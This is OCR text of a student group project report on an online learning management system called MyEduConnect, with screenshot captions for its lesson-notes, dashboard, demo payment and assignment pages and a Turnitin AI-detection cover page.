
The Lesson Notes page allows teachers to upload course materials by selecting a grade, subject, entering a title, and attaching a file before clicking Add. Below is a table displaying all notes that have been uploaded earlier, along with the delete option.




The following is a screenshot of the student's dashboard showing all their academic information and subscription information.




This is the Payment Gateway for MyEduConnect which gives students the option of paying their subscription fee of RM 10.00 using any of the three possible payment options.




A "Payment Successful! Redirecting..." appears on screen which means that the payment was successfully completed.



kpayment.php
MyEduConnect Payment Gateway
Secure Checkout (Demo Mode)
Subscription Fee
RM 10.00
Select Payment Method
Touch 'n Go eWallet
Pay via TNG eWallet QR
FPX Online Banking
Maybank, CIMB, Public Bank & more
Credit / Debit Card
Visa, Mastercard
Pay Now (RM 10.00)
Payment Successful! Redirecting...

After a successful payment process, the status on the student's dashboard becomes 'Subscribed'



On the Lesson Notes page, the user can choose a subject using a drop-down menu and view course materials for the selected subject, such as the "peribahasa" note for the Malay language. Students can then download the material directly by clicking the Download button.




localhost/online_lms/online_lms/UploadAssignment.php?
Learning Management System
sharizal
Download
Download
Id - Assessment
Name - Lab
Time - 2026-06-21 - 2026-06-26
Download
Id - Assessment
Name - Lab
Time - 2026-06-21 - 2026-06-26
Download
All Assignment(s)
Id
Assignment Id
Name
Upload
Marks
Status
sharizal-ASM
ASM
Bahasa
Choose File
No file chosen
0
Pending
Submit
sharizal-Assessment
Assessment
Lab
MyEduConnect.lk | Solution by Group 5 © 2026

Appendix B

Chia Jia Yee

Report_TT6L_Group5

Group Assignment

Document Details

Submission ID
trn:oid:::3618:143916578

Submission Date
Jun 23, 2026, 2:37 AM GMT+8

Download Date
Jun 23, 2026, 10:30 AM GMT+8

File Name
Report_TT6L_Group5.pdf

File Size
6.0 MB

91 Pages

9,107 Words

51,779 Characters

*% detected as AI

AI detection includes the possibility of false positives. Although some text in this submission is likely AI generated, scores below the 20% threshold are not surfaced because they have a higher likelihood of false positives.

Caution: Review required.

It is essential to understand the limitations of AI detection before making decisions about a student's work. We encourage you to learn more about Turnitin's AI detection capabilities before using the tool.

Disclaimer
Our AI writing assessment is designed to help educators identify text that might be prepared by a generative AI tool. Our AI writing assessment may not always be accurate (i.e., our AI models may produce either false positive results or false negative results), so it should not be used as the sole basis for adverse actions against a student. It takes further scrutiny and human judgment in conjunction with an organization's application of its specific academic policies to determine whether any academic misconduct has occurred.